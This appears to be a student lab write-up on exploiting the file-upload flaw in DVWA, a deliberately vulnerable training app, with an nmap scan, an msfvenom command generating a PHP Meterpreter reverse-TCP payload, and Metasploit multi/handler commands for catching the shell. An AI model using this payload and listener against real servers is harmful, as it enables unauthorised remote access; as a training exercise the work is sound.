
Figure 1(Above):

Ping screenshot below:

Zenmap port and service open:(Below): This is all the services that are vulnerable to attack and payloads. Once you can decide on the vulnerability then you are able to open up msfconsole to search for the vulnerability that can be exploited. I will exploit the DVWA File upload vulnerability that will gain access to the server. CMD—nmap -p 1-65535 -T4 -A -v 10.38.1.112



ARP-SCAN to confirm that there are no leaks:





DVWA is already vulnerable to file upload because it is a PHP/MYSQL web application based on the Zenmap scan. Now we are prepared to start exploiting because we now know where the metasploit DVWA server is located and we know the vulnerabilities based on the scan processed.

PART 3 – EXPLOITATION: GAINING ACCESS THROUGH A VULNERABILITY

Exploiting vulnerabilities in DVWA requires a good understanding of the vulnerability of File upload. Just as a reminder that this vulnerability will be done with the security setting of DVWA to medium. Firstly, we will take a look at the source code of the medium security. The source code name variable such as filename, filetype, and file size. Most importantly we have to look at the if statements in the code that identifies and will only run if the file is an image/jpeg and the size is less than 10,000. Now we can make a Meterpreter reverse TCP connection using msfvenom.

* msfvenom -p php/meterpreter/reverse\_tcp lhost=127.0.0.1 lport=4444 -f raw > exploit.php

Source Code Below of the File upload Vulnerability: 




After viewing the cat exploit.php command we can do these steps:


| Commands: | Explanation: |
| --- | --- |
| msfconsole | This command opens up msfconsole, and provides a command line interface to access and work with the Metasploit Framework. |
| use exploit/multi/handler | This is a module of Metasploit exploit framework. |
| set payload php/meterpreter/reverse\_tcp | This will set the payload that is in this case reverse\_tcp. |
| Set lhost 127.0.0.1 | This is to set the local host. |
| Show options | This is to show the overview or preview before the run command. If there are missing or blanks on the option be sure to fill them out. |
| run | This will run the exploit. |

